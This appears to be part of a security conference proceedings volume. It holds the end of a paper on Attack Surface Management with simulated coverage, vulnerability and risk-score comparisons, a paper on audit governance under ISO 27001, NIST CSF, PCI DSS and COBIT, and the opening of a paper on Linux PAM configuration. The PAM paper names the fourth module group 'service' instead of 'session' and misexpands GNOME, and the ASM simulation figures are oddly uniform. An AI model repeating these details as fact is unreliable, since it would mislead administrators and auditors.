providers. These managed ASM offerings typically include continuous scanning, reporting, and actionable remediation insights.

I. RELATED WORK

Attack Surface Management has become a critical component

of modern cybersecurity strategies, driven by the erosion of the traditional network perimeter and the emergence of complex, distributed digital infrastructures. This review consolidates foundational literature and recent industry perspectives to contextualize ASM within the broader cybersecurity discourse. We explore its core concepts, methodologies, integration with adjacent security disciplines, and its operational relevance in streamlining modern security operations. The dissolution of the traditional network perimeter—spurred by cloud adoption, remote workforces, and dynamic software supply chains—has necessitated a shift in cybersecurity approaches. In this context, ASM has emerged as a proactive discipline aimed at continuously identifying, assessing, and managing an organization's digital exposure. This review synthesizes foundational theoretical work and contemporary industry analyses to situate our research within the existing body of knowledge, highlighting ASM's methodologies, strategic integrations, and operational benefits. They [1] formally introduced the concept of attack and characterized it as the aggregate of all possible entry and exit points through which an unauthorized actor might interact with a system. Their model quantified attack surface elements—entry points, exit points, and data channels—emphasizing that minimizing these vectors enhances overall security. With the shift toward highly interconnected and distributed systems, this notion has gained renewed relevance. The expansion of cloud services, third-party integrations, and endpoint diversity has significantly blurred organizational boundaries. According to [2] effective cybersecurity risk management now requires visibility into assets that may reside outside direct organizational control. ASM addresses this complexity through continuous, automated discovery and monitoring of both known and unknown assets across the extended digital ecosystem. ASM is typically operationalized through two complementary methodologies: External Attack Surface Management (EASM) and Internal ASM.

External ASM adopts an adversarial, “outside-in” viewpoint. As described in Gartner's Market Guide for External Attack Surface Management [3], EASM tools utilize passive, non-intrusive scanning to identify internet-facing assets such as domains, IP addresses, cloud services, and exposed credentials. This approach excels at revealing unknown assets—including shadow IT and misconfigurations—without requiring internal access or prior asset inventories. Internal ASM, in contrast, evolves from traditional vulnerability management and adopts an “inside-out” perspective. According to the SANS Institute's 2023 survey [4], organizations use a range of tools—such as configuration management databases (CMDBs), asset inventories, and vulnerability scanners—to monitor their managed infrastructure. A persistent challenge is achieving asset visibility and accuracy, which is essential for risk mitigation. Integrating both internal and external discovery processes enables organizations to develop a comprehensive and unified view of their attack surface. ASM exists within a broader ecosystem of threat exposure and

risk management frameworks. One closely related field is

Digital Risk Protection (DRP), which focuses on non-technical external threats such as brand impersonation, malicious mobile applications, and data leakage. While ASM identifies technical vulnerabilities—e.g., exposed services—DRP addresses reputational and data risks. [5] emphasize the synergy between these disciplines, as each provides complementary insights into the external threat landscape. More recently, ASM has been identified as a foundational element within Continuous Threat Exposure Management (CTEM). As articulated in [6], CTEM is a five-stage process encompassing discovery, prioritization, validation, and response mobilization. Within this framework, ASM constitutes the discovery phase, supplying the foundational data for subsequent validation and prioritization. This integration allows organizations to align security efforts with business objectives, transitioning from reactive to proactive and risk-informed postures. A persistent challenge for Security Operations Centers (SOCs) is managing the deluge of alerts and fragmented data produced by diverse security tools. The 2022 Cysiv SOC Performance Report [7] underscores how such tool sprawl impedes threat detection and response capabilities. ASM platforms mitigate this issue by serving as a centralized system of record for asset intelligence. They consolidate and enrich data from disparate sources, providing contextualized insights aligned with threat modeling principles [8]. By correlating asset data with vulnerability and business criticality information, ASM enhances triage efficiency, incident prioritization, and remediation workflows. This, in turn, increases SOC productivity and reduces response times, contributing to a more resilient security posture.

I. METHODOLOGY

Fig.1 illustrates the continuous lifecycle of Attack Surface Management (ASM), a core process in contemporary cybersecurity operations. It comprises four distinct but interconnected phases: Asset Discovery, Risk Assessment, Vulnerability Management, and Threat Detection. Each phase plays a critical role in ensuring that an organization's exposure to cyber threats is systematically identified, evaluated, minimized, and monitored. The process begins with Asset Discovery, which serves as the foundational step. This phase focuses on identifying all digital assets that are accessible from outside the organizational perimeter. These may include domains, IP addresses, web applications, cloud infrastructure, APIs, and other externally exposed services. The primary objective here is to establish a complete and continuously updated inventory of internet-facing assets, including those that may fall outside traditional IT oversight such as shadow IT or assets spun up in decentralized cloud environments. Accurate and timely asset discovery is critical, as unidentified assets cannot be protected and may serve as unmonitored entry points for malicious actors.

Following asset identification, the process advances to Risk Assessment, wherein each discovered asset is analyzed for its potential business impact and exposure. This phase involves contextual evaluation of the assets based on their sensitivity, configuration, geographic location, user access levels, and the likelihood of exploitation. The goal is to prioritize these assets by risk, thereby enabling security teams to focus their resources

on the most critical vulnerabilities and exposures. A well-calibrated risk assessment ensures that attention is directed not only at the most technically vulnerable systems,



Fig. 1. Attack Surface Management

but also those whose compromise would cause significant operational or reputational damage.

The third phase, Vulnerability Management, addresses the weaknesses and misconfigurations identified in the preceding stages. It involves the systematic detection, classification, and remediation of security flaws in the exposed assets. This process typically includes scanning for known vulnerabilities, verifying exposure through threat intelligence correlation, and remediating the issues through patching, configuration hardening, or access control adjustments. Effective vulnerability management is vital to reducing the organization's attack surface by closing off avenues that attackers might exploit.


The final phase of the lifecycle is Threat Detection, where the organization actively monitors for signs of malicious activity targeting its digital assets. This includes identifying anomalies, correlating telemetry data, integrating threat intelligence feeds, and observing for indicators of compromise. Timely detection allows for swift incident response and containment, minimizing the potential damage from active exploitation. Threat detection thus acts as a critical feedback mechanism, helping to identify security gaps that may have been overlooked during earlier phases and feeding back into both asset discovery and risk reassessment.

Collectively, these four phases form a closed loop, representing a dynamic and iterative security process. The cyclical nature of the diagram underscores the reality that an organization's attack surface is continuously evolving due to changes in infrastructure, deployment of new technologies, and shifting threat landscapes. Therefore, effective ASM must be ongoing and adaptive, leveraging automation and continuous monitoring to

remain resilient against emerging threats. This model not only supports a more proactive security posture but also enhances an organization's capacity to respond swiftly and decisively to cyber incidents.

I. RESULT AND DISCUSSION

We conducted a simulation to compare External and Internal Attack Surface Management (ASM) across organizations of varying sizes. The organizations were categorized into three groups based on the number of IT devices they managed: small organizations with 18 IT devices, medium organizations with 190 IT devices, and large organizations with 10,080 IT devices. For each category, a sample of 50 organizations was simulated to ensure statistical relevance. The simulation evaluated performance using four key metrics. Coverage, expressed as a percentage, measured the proportion of an organization's total attack surface that was actively monitored. Vulnerabilities Found captured the total number of security vulnerabilities identified during the simulation. Response Time, measured in hours, indicated the average time taken to remediate identified vulnerabilities. Lastly, the Risk Score provided a consolidated indicator of overall security risk, where lower scores denoted a more secure posture. Fig. 2 compares the percentage of the total attack surface that is monitored by External Attack Surface Management (EASM) versus Internal Attack Surface Management (IAM). The simulation data indicates that EASM consistently achieves higher coverage of the monitored assets. External ASM provides 80% coverage across all organization sizes, reflecting its focus on a well-defined set of public-facing assets. Internal ASM provides 70% coverage, illustrating the challenge of achieving full visibility across a more complex and expansive internal network. Fig. 3 shows the total number of security vulnerabilities identified by each ASM approach. The results demonstrate that the number of findings scales with the size of the organization and that Internal ASM uncovers a significantly higher volume of issues. In the simulation, Internal ASM identified twice as many vulnerabilities as External ASM across all organization sizes. This is because it has access to the entire internal network, where misconfigurations and other weaknesses are more numerous. External ASM



focuses on externally exposed vulnerabilities, which are fewer in number but often carry a higher immediate risk.




Fig. 3. Vulnerabilities by Org Size

Fig. 4 illustrates the average time required to remediate a vulnerability once it has been identified. The simulation shows a clear advantage for Internal ASM in terms of speed of response. Internal ASM has a much faster average response time of 12 hours, as internal teams typically have direct control over the affected systems and can implement fixes more rapidly. External ASM has a longer response time of 24 hours, which may be due to the increased complexity and coordination required to patch public-facing services.




Fig. 4. Response Time by Org Size

Fig. 5 presents a consolidated risk score, where a lower score indicates a better security posture. Despite finding fewer vulnerabilities, External ASM achieved a more favorable risk score in this simulation. External ASM produced a lower average risk score of 50, suggesting that its focus on high-impact, internet-facing threats is very effective at reducing the most probable sources of an attack. Internal ASM resulted in a higher risk score of 60, which may reflect the sheer volume of discovered vulnerabilities that collectively elevate the organization's calculated risk until they are remediated.



Fig. 5. Risk Score

II. CONCLUSION AND FUTURE WORK

ASM is no longer optional—it is an operational necessity. By understanding and controlling their external and internal digital exposure, organizations can effectively reduce cyber risks. The integration of ASM with vulnerability management, DRP, and threat intelligence not only strengthens security posture but also ensures alignment with regulatory compliance and business continuity objectives.

ACKNOWLEDGMENT

The authors would like to acknowledge the contributions of the Security Audit team at STPI for insights and expertise during the research and drafting of this paper.

REFERENCES

- [1] P. K. Manadhata and J. M. Wing, "An attack surface metric," *IEEE Transactions on Software Engineering*, vol. 37, no. 3, pp. 371–386, 2010.
- [2] J. Boyens, A. Smith, N. Bartol, K. Winkler, A. Holbrook, and M. Fallon, "Cybersecurity supply chain risk management practices for systems and organizations," tech. rep., National Institute of Standards and Technology, 2022.
- [3] Gartner, "Market guide for external attack surface management," 2022. Analyst(s): Jonathan Nunez, Pete Shoard. Published: 27 July 2022. Accessible via Gartner subscription.
- [4] SANS Institute, "Sans 2023 attack surface management survey," <https://www.sans.org/white-papers/2023-attack-surface-management-survey/>, 2023. Authored by Matt Bromiley.
- [5] Forrester, "The forrester wave™: Digital risk protection, q1 2021," 2021. Analyst(s): Josh Zelonis, Joseph Blankenship, et al. Published: 11 March 2021. Accessible via Forrester subscription.
- [6] Gartner, "Innovation insight for continuous threat exposure management," 2023. Analyst(s): Jeremy D'Hoinne, Pete Shoard, et al. Published: 21 July 2023. Accessible via Gartner subscription.
- [7] Cysiv, "The 2022 cysiv soc performance report," <https://www.cysiv.com/soc-performance-report/>, 2022. Accessed June 12, 2025.
- [8] W. Xiong and R. Lagerstrom, "Threat modeling—a systematic literature review," *Computers & security*, vol. 84, pp. 53–69, 2019.

Governance in Audits

Anil. C
System Audit Department.
Tuxcentrix Consultancy Pvt. Ltd
Kochi, India
anil@tuxcentrix.in

Abstract— Audit governance serves as the backbone for ensuring transparency, consistency, and compliance during information security audits. This paper explores the principles and practices of governance in auditing with a focus on key frameworks: ISO/IEC 27001, NIST Cybersecurity Framework (CSF), Payment Card Industry Data Security Standard (PCI DSS), and COBIT. We delve into the significance of governance structures, roles and responsibilities, audit methodologies, risk-based approaches, evidence management, reporting, and continual improvement, anchoring our discussions within global standards.

Keywords— Audit Governance, ISO 27001, NIST CSF, PCI DSS, COBIT, Risk-Based Auditing, Information Security Management.

I. INTRODUCTION

The increasing dependency on digital infrastructure has exponentially raised the stakes for cybersecurity governance. Information security audits are no longer optional but critical to ensuring regulatory compliance, risk management, and operational resilience. Governance in audit embodies the structured policies, principles, and mechanisms to guarantee audits are independent, objective, reliable, and aligned with organizational and regulatory requirements. Standards like ISO/IEC 27001, NIST CSF, PCI DSS, and COBIT prescribe foundational governance elements to strengthen cybersecurity audit ecosystems.

This paper elaborates on governance in audits with a focus on information security, studying both established frameworks and emerging practices necessary for modern audit excellence.

II. IMPORTANCE OF GOVERNANCE IN AUDITING

A. Ensures Accountability

Audit provides independent verification that management is using resources effectively and following laws, policies, and procedures. This accountability strengthens trust between management, stakeholders, and regulators.

B. Enhances Transparency

By systematically examining operational activities, audits make organizational actions transparent, reducing the risk of hidden errors, fraud, or unethical behaviour.

C. Supports Risk Management

Audits help identify operational, compliance, and information security risks. This enables leadership to take

proactive steps to mitigate risks and build a stronger control environment.

D. Improves Decision-Making

Audit findings provide valuable insights into process inefficiencies, control weaknesses, or regulatory gaps, allowing governance bodies to make informed, evidence-based decisions.

E. Strengthens Internal Controls

Through regular reviews, audits assess whether internal controls are designed and working effectively, reinforcing governance frameworks and ensuring that processes align with organizational goals.

F. Promotes Compliance

Audits check compliance with legal, regulatory, and contractual requirements, helping organizations avoid penalties and reputational damage.

G. Fosters Continuous Improvement

By identifying improvement opportunities, audits encourage organizations to evolve governance practices, strengthen policies, and implement best practices over time. Through regular evaluations and evidence-based findings, audits provide actionable insights that help organizations refine their controls, update policies, and enhance operational effectiveness.

III. KEY ELEMENTS OF AUDIT GOVERNANCE

The elements of audit governance form the foundation of a robust and reliable audit process. These include a well-defined audit charter, independence of auditors, risk-based planning, and oversight by an audit committee.

A. Independence and Objectivity

Auditors must remain independent from the IT and cybersecurity operations they review, ensuring assessments are unbiased and free from conflicts of interest.

B. Clear Roles and Responsibilities

Defined roles for audit committees, senior management, IT teams, and external auditors clarify who oversees, performs, and responds to cybersecurity audits.

C. Structured Audit Framework

Governance should be anchored in a recognized framework (e.g., ISO 27001, NIST CSF, COBIT), ensuring audits follow consistent, structured, and industry-accepted methods.

D. Defined Scope and Objectives

The audit's scope must be clearly set, covering critical systems, high-risk areas, regulatory requirements, and organizational cybersecurity objectives.

E. Risk-Based Approach

Audit governance prioritizes areas of greatest risk, focusing resources on where potential threats or vulnerabilities could have the largest impact.

F. Effective Communication Channels

Governance ensures regular communication between auditors, management, and the board, keeping stakeholders informed of findings, risks, and corrective actions.

G. Evidence and Documentation Standards

A strong governance framework sets expectations for collecting, handling, and retaining audit evidence to support findings and enable future reviews.

H. Continuous Monitoring and Follow-Up

Governance processes ensure that post-audit, corrective actions are tracked, remediation progress is monitored, and lessons learned are incorporated into future practices.

I. Compliance and Regulatory Alignment

Audit governance ensures that cybersecurity audits align with external regulatory and legal requirements, industry standards, and internal policies.

J. Ethical and Confidentiality Standards

Governance enforces strict ethical guidelines, protecting sensitive audit information and ensuring confidentiality throughout the audit lifecycle.

IV. AUDIT GOVERNANCE AND FRAMEWORK

A. ISO/IEC 27001:2022

ISO 27001:2022 defines audit governance as the structured oversight and management of audits within the Information Security Management System (ISMS). ISO 27001 audit governance ensures that audits are systematically planned, independently executed, and effectively used to improve the organization's security posture and compliance.

Key elements include:

- **Audit Program Management** — Establish and maintain an audit framework that sets scope, frequency, and responsibilities.
- **Independence and Impartiality** — Ensure auditors are objective and free from conflicts of interest.
- **Competence** — Assign qualified personnel with the necessary skills and knowledge to perform audits effectively.
- **Consistent Audit Procedures** — Use standardized methods for planning, conducting, and reporting audits.
- **Internal Oversight** — Monitor and review audit activities to ensure they align with ISMS goals and drive continuous improvement.

- **Reporting and Documentation** — Maintain proper records of findings, corrective actions, and management responses.



B. NIST Cybersecurity Framework (CSF)

NIST CSF emphasizes governance under its "Identify" function. Risk governance, asset management, and regulatory mapping directly impact audit scopes. NIST's latest updates (2.0) in corporate governance for Zero Trust architectures and cloud-native environments.

NIST CSF audit governance ensures that cybersecurity audits are integrated into the broader governance framework, supporting risk-informed decision-making, continuous monitoring, and program improvement.

The NIST Cybersecurity Framework (CSF) emphasizes governance as a foundational element for managing cybersecurity risks, and audit governance plays a key role in ensuring that cybersecurity practices are effectively implemented, monitored, and improved.

Key elements include:

- **Governance Oversight (Identify Function)** — Establish policies, roles, and responsibilities to ensure audits align with organizational risk management goals.
- **Risk-Based Auditing** — Focus audits on the organization's highest-priority cyber risks, ensuring resources are applied where most needed.
- **Performance Monitoring (Detect Function)** — Use audits to assess how well detection, protection, response, and recovery controls are functioning.
- **Continuous Improvement (Respond & Recover Functions)** — Ensure audit findings drive corrective actions, resilience improvements, and updates to the cybersecurity program.
- **Stakeholder Communication** — Maintain clear reporting and accountability structures, ensuring leadership is informed of audit outcomes and risks.



C. PCI DSS


PCI DSS Version 4.0 introduces stronger governance expectations including continuous compliance monitoring, risk-based control validation, and internal audit rigor, particularly focusing on payment processing environments.

The Payment Card Industry Data Security Standard (PCI DSS) sets requirements for securing payment card data, and audit governance ensures these requirements are effectively monitored, assessed, and maintained. PCI DSS audit governance ensures structured oversight, accountability, and continuous improvement to maintain robust protection of payment card data.

Key governance elements include:

- **Compliance Oversight** — The governance structure ensures the organization maintains continuous PCI DSS compliance, not just during formal assessments.
- **Defined Roles and Responsibilities** — Assign clear responsibilities for PCI compliance, including who conducts audits, manages remediation, and reports findings (e.g., Qualified Security Assessors (QSAs), Internal Security Assessors (ISAs), compliance officers).
- **Risk and Control Alignment** — Audits focus on high-risk systems, payment processes, and cardholder data environments (CDE), ensuring controls are properly implemented.
- **Formalized Assessment Processes** — Governance ensures the organization follows formal PCI DSS assessment processes, including completing Self-Assessment Questionnaires (SAQs) or undergoing formal QSA audits.
- **Documentation and Evidence Management** — Strong audit governance requires maintaining policies, procedures, test results, vulnerability scans, penetration test reports, and system configurations as audit evidence.
- **Remediation and Continuous Improvement** — Governance ensures findings from audits lead to timely remediation and continuous strengthening of the cardholder data environment.

- **Board and Executive Reporting** — Audit governance includes regular reporting to senior leadership on PCI compliance status, risks, and improvement efforts.



D. COBIT

COBIT (Control Objectives for Information and Related Technologies) is a widely used IT governance framework that emphasizes aligning IT processes with enterprise goals, including the governance of audits. COBIT-based audit governance ensures that IT and cybersecurity audits are fully integrated into the organization's governance system, aligning them with enterprise objectives, risk management, and continuous improvement.

Key elements of audit governance in COBIT include:

- **Governance System and Components** — COBIT defines governance components like processes, organizational structures, policies, culture, information, and services — all of which must support effective audit oversight.
- **Alignment with Enterprise Goals** — Audit governance must ensure that IT audits (including cybersecurity, data, and systems) directly support enterprise goals such as value delivery, risk optimization, and resource optimization.
- **Risk and Assurance Focus** — COBIT emphasizes using audits to provide assurance that IT-related risks are managed effectively. Governance ensures audits are aligned to key risk areas.
- **Roles, Responsibilities, and Accountability** — Clear assignment of roles (e.g., board, executive management, audit committee) ensures accountability for initiating, overseeing, and responding to audits.
- **Performance and Compliance Monitoring** — COBIT governance requires continuous monitoring and assessment, using audits to verify compliance with policies, standards, and regulatory obligations.
- **Continuous Improvement** — Audit governance under COBIT supports continual enhancement of IT processes and controls, ensuring audit findings feed into the improvement cycle.

V. CURRENT TRENDS IN CYBER SECURITY AUDIT AND GOVERNANCE (AI ERA & BEYOND)



Comparative table mapping the key audit governance elements across ISO 27001, PCI DSS, NIST CSF and COBIT

Governance Element	ISO 27001:2022	PCI DSS	NIST CSF	COBIT
Audit Program Management	Clause 9.2: Internal audit program	Formalized assessment process (SAQs, QSA audits)	Governance (Identify function)	Governance system & components
Independence & Objectivity	Impartial auditors, no conflict of interest	Independent assessors (QSA, ISA), impartiality	Ensure objectivity in risk assessments	Roles & responsibilities; accountability
Competence	Qualified, skilled auditors	Qualified personnel, QSA-certified assessors	Ensure assessor competence	Skilled personnel aligned to enterprise goals
Risk-Based Focus	Focus audits on ISMS risk areas	Focus on cardholder data environment (CDE) risks	Focus on high-priority cyber risks	Risk and assurance alignment
Documentation & Evidence	Maintain audit records, findings, corrections	Maintain scan reports, configs, remediation logs	Maintain evidence for detection & response	Information flows; record keeping
Continuous Improvement	Clause 10: Use findings for continual improvement	Use audit findings for timely remediation	Improve response & recovery capabilities	Continuous improvement in governance system
Stakeholder Communication	Report audit results to management	Report compliance status to leadership	Communicate outcomes to stakeholders	Align audits with enterprise objectives
Standardized Methods	Follow defined audit procedures	Use formalized PCI DSS controls and tests	Apply framework-based controls consistently	Use standardized governance processes

In the AI era and beyond, cybersecurity audit governance is undergoing a significant transformation driven by automation, continuous monitoring, and data intelligence.

Governance frameworks now emphasize continuous assurance, integrating cybersecurity audits into daily operations and DevSecOps pipelines. The growing complexity of cloud, hybrid, and identity-based infrastructures requires audit governance to be more dynamic, with enhanced focus on zero trust principles, access governance, and cross-regulatory compliance. Additionally, modern governance models are leveraging AI-powered GRC platforms to automate evidence collection, map controls across standards, and deliver real-time dashboards for leadership. As cybersecurity threats evolve, governance must not only ensure audit integrity and accountability but also embrace agility, scalability, and data-driven decision-making.

Traditional periodic audits are being replaced with risk-based, real-time auditing supported by AI and machine learning, enabling organizations to detect control failures and compliance gaps proactively. Just see the current trends in cybersecurity audit.

A. Risk-Based, Continuous Audit Models

- Moving away from periodic audits to continuous risk monitoring and auditing.
- AI enables real-time analysis of controls, anomalies, and threat trends.
- Governance must now manage ongoing assurance vs. snapshot audits.

B. AI-Powered Audit and GRC Tools

- AI is being used to:
 - Detect non-compliance patterns in large datasets.
 - Correlate security events with policy violations.
 - Automate evidence collection and mapping to control frameworks.

C. Enhanced Auditor Decision Support

AI assists auditors in decision-making using:

- NLP-based document analysis
- Automated control testing
- Suggested corrective actions
- Audit governance must account for explainability and bias in AI decision support systems.

D. Integrated GRC and DevSecOps

- Cybersecurity governance is integrating with DevOps pipelines (CI/CD).
- Audits now include cloud, containers, microservices, and code compliance checks.
- Governance frameworks must be agile and technology-aware.

E. Cross-Domain Regulatory Alignment

- Governance models must address multi-regulatory compliance (e.g., ISO 27001, NIST, GDPR, etc.) across geographies.
- AI helps map control requirements across standards and streamline audits.

F. Zero Trust and Identity-Centric Governance

- Audit governance is increasingly focused on identity governance, access reviews, and least privilege audits.
- This aligns with Zero Trust architectures.

G. Data-Driven Governance Dashboards

- Dashboards for audit governance are becoming more real-time and intelligence-driven.
- Key metrics: audit status, control health, open issues, time-to-resolve, risk heatmaps.

VI. METHODOLOGY

This study integrates comparative analysis of cybersecurity frameworks, industry best practices, and emerging trends to define audit governance models. Primary methodologies include:

1. Framework Mapping — Mapping ISO 27001, NIST CSF, PCI DSS, and COBIT principles to audit governance requirements.
2. Best Practice Review — Identifying new governance trends such as AI-based auditing, Zero Trust controls, and Continuous Control Monitoring (CCM).

3. Visual Modeling — Creating diagrams to visualize governance structures and flows.

VII. CONCLUSION

Governance in audit is a continuously evolving discipline essential for cybersecurity resilience. Organizations adhering to ISO/IEC 27001, NIST CSF, PCI DSS, and COBIT must integrate modern best practices, such as AI governance and Zero Trust principles, to stay ahead of threats and regulatory changes. Future audit governance models will increasingly depend on automation, continuous assurance, and integrated compliance ecosystems, reinforcing the need for proactive governance frameworks within cybersecurity audits.

REFERENCES

1. ISO/IEC 27001:2022, Information Security Management Systems — Requirements.
2. NIST Cybersecurity Framework 2.0, National Institute of Standards and Technology.
3. PCI Security Standards Council, PCI DSS Version 4.0 Documentation.
4. ISACA, COBIT 2019 Framework: Governance and Management Objectives.
5. Gartner Research, Trends in Cybersecurity Audit 2025.
6. CSA, Cloud Controls Matrix (CCM) for Cloud Governance, 2024.
7. IEEE Std 1012-2016, IEEE Standard for System and Software Verification and Validation.

Importance of Pluggable Authentication Modules (PAM) on Authentication for Security Audit

Prosun Prodhon
West Bengal Electronics Industry
Development Corporation Ltd.
West Bengal, India
prosun.prodhon@webel-india.com,
linuxprosun.wil@gmail.com

Abstract—Context: From the early days of UNIX, the user authentication depends on checking a password with the system stored official changed form of password. Each time any new user authentication scheme is designed – it needs to re-write the complete process to practically implement or match with current requirements of authentication protocols. Security modules provide an independent authentication scheme process – that just need to attach or enable with the existing authentication process to match with current requirements to work. Mostly these are manageable by local administrators.

Method: Understand the authentication requirement and select appropriate related security modules (PAM) and finally implement them with suitable options. The controls can be fine grained and distributed among multiple modules that help to build a more robust system. Selection the right modules with their order is also very important.

Result: Every authentication request must validate each security module criteria for successful authentication, failing any single module requirement will result in authentication denial. All the attempts can be more precisely logged also for further inspections.

Conclusion: Implementing security modules on different system authentication helps to work with existing authentication mechanisms with added new policies. This also results in modularizing the system security as and when required making it extensible. Any intruder attack can be minimized by adding multiple security modules matching with implementing organization criteria. Keywords— Linux, PAM, Security, Audit

I. INTRODUCTION

In 1970, the Operating System known for simplicity and multitasking capabilities was UNIX. As it follows the true Operating System Architecture - it was part of study of different Universities & Colleges. Different UNIX variants were on the market at that time. Later Linux became a popular UNIX flavor. All user commands under UNIX work similarly under Linux. With the advent of Graphical User Interface (GUI) users can point and click/drag easily to complete their tasks rather than reading documentation.

II. AREA OF LINUX

Due to being Open Source Software, it is not bound to any company development and developers across the World started developing programs for Linux and as well as started improving Linux. Now-a-days Linux is used in different areas, e.g. Servers and Web Hosting's, Desktop and Personal Usage, Development platforms, Cybersecurity, Supercomputers and

also Embedded Systems. Linux now evolved to run on a good number of different hardware from phones to supercomputers.

III. THE SCENARIO

Initially Linux was command line interface (CLI) oriented, and all software was based on that. Then after a few times the graphical user interface (GUI) X-Window system added it as a layer over CUI. With the arrival of GUI over CUI more developers are attracted to build more software to run on GUI. As a result end users feel comfortable working with GUI based Linux, as they don't bother about the CUI tasks or commands, the GUI manages the CUI based tasks very well and efficiently. The number of end users increased rapidly, their demands increasing and as per their demands more software started developing.

Linux as an operating system have a strong authentication system/framework, using which its own software/programs being authenticated and communicate with each other as and when required. Now for the development phase of programs for Linux most of the time the developers implement their conceptual authentication layout into their developed software. Considering these multiple types of authentication process available on multiple software increases the chance of attacks if all the authentication process including Linux system's own mechanism are audited properly. Multiple authentication systems needed more time for security audit of the processes.

IV. IMPORTANCE OF LINUX

Linux is a security enhanced, user-friendly multi-processing, modular operating system.

A. Linux has a strong security architecture:

Linux security includes User Permissions, Discretionary Access Control (DAC), Mandatory Access Control (MAC) concepts. DAC defines which users can grant access to what permissions over target. MAC enforces security policies by SELinux or AppArmor by different access contexts.

B. Linux is User Friendly

Same Linux can be controlled/used by different types of GUI platforms called Desktop Environments (DE) with different Window Managers (WM). Examples of DE are GNOME (GNU Object Model Environment - UNIX oriented), KDE (K Desktop Environment - close look with windows), XFCE (close look with Macintosh) and lots of other types.

C. Linux is multi-processing

Linux handles multiple processes at the same time along with user inputs. The Linux kernel manages multiple processes with a scheduler by allocating Central Processing Unit (CPU) time to different processes in small time intervals or time slices. Linux also supports Symmetric Multi-Processing's (SMP) to utilize multiple processors. This SMP allows true parallel execution of processors that improves system performance. Additionally using the multithreading concept multiple threads within a single process improves completion time for a process.

D. Modular

Linux follows to work in the most generic usability way like functions in programming languages. It breaks the main task into multiple sub-tasks and creates separate codes to complete each tasks. The sub-tasks are maintained in such a way so that the sub-tasks can communicate with each other and also exchange data with their results and vice-versa.

E. Applications & Authentications

As Linux is an implementation of UNIX, the UNIX rule "everything is a file" is also applicable for Linux. And to access the files different permissions (file access modes) are maintained. With this context, several processes authenticate themselves with the system during execution. During execution Linux maintains available DAC and MAC whenever available and after their processing the access request is granted or denied. The most important authentication system in Linux is very modular - that it becomes the core authentication for almost all system authentication processes like general user logins, remote user logins, mail authentications, etc. Along with it it is capable of generating logs of activities or activity requests as and when required again in possible customized ways.

V. DEVELOPMENT WORKAROUND

Now it has been found that while developers are creating their applications for Linux environments they are using their own authentication process for their targeted application to run successfully on the Linux system. To make their system harder every time they have to strengthen the authentication mechanisms as well as the program feature itself. This increases a lots of development or update time and also there are chances for a security fallback for the authentication system maintained. Every shortfall in security may lead to multiple security drawbacks. The Linux is well configured and running securely but due to lack of standard authentication security process of some specific application - the system may be compromised through the targeted application.

This security shortfall can be minimized if developers put more concentration over the application and leave the authentication part on Linux, i.e. for the application being developed may use the core Linux authentication mechanisms. As the Linux authentication system is very much modular - developers can select which modules match with the application's requirement. Further if more deep authentication is necessary only need to develop the added part that may be till now not being used or available at Linux from its core authentication system.

VI. LINUX PAM (PLUGGABLE AUTHENTICATION MODULE)

The PAM is a system of libraries that handle the authentication tasks of applications on the system [pam(3)]. The library is acting as a stable general interface like application programming interface (API) for the requesting programs.

PAM follows the rule that the authentication is dynamically configurable and the administrator or the developer is free to choose how the applications authenticate users.

The dynamic view of action may be configured by a single /etc/pam.conf file where the each line starting phrase defines the application or the configuration file may be split across different files under the /etc/pam.d directory. The split of the main file into different files also points to configuration file modularity. In the split process the application requisition PAM uses its own internal name as the file name under /etc/pam.d, and the content of the files under /etc/pam.d is almost the same like /etc/pam.conf just after removing each line's first phrase. The presence of /etc/pam.d as implements high degree of modularity over a single configuration file, the presence of /etc/pam.conf is ignored if available along with /etc/pam.d/.

- /etc/pam.conf structure:

service type control module-path module-arguments

- /etc/pam.d/service structure

type control module-path module-arguments

Four independent group are maintained by Linux PAM for overall authentication process:

A. account:

It used to verify the types of service, if the user password expired or whether the user has permission to access the requested service

B. auth:

used to authenticate user and setting up related credentials. All authentications may not be of this type but some hardware-based authentications (e.g. smart card, biometric devices) may substitute with suitable modules to work seamlessly with more standard authentication.

C. password:

This is very close related with auth group More detailed authentication can be controlled with it e.g. for replacement of a password.

D. service:

This group is responsible for prior and post tasks related to a service. e.g. audit trails or make available a home directory.

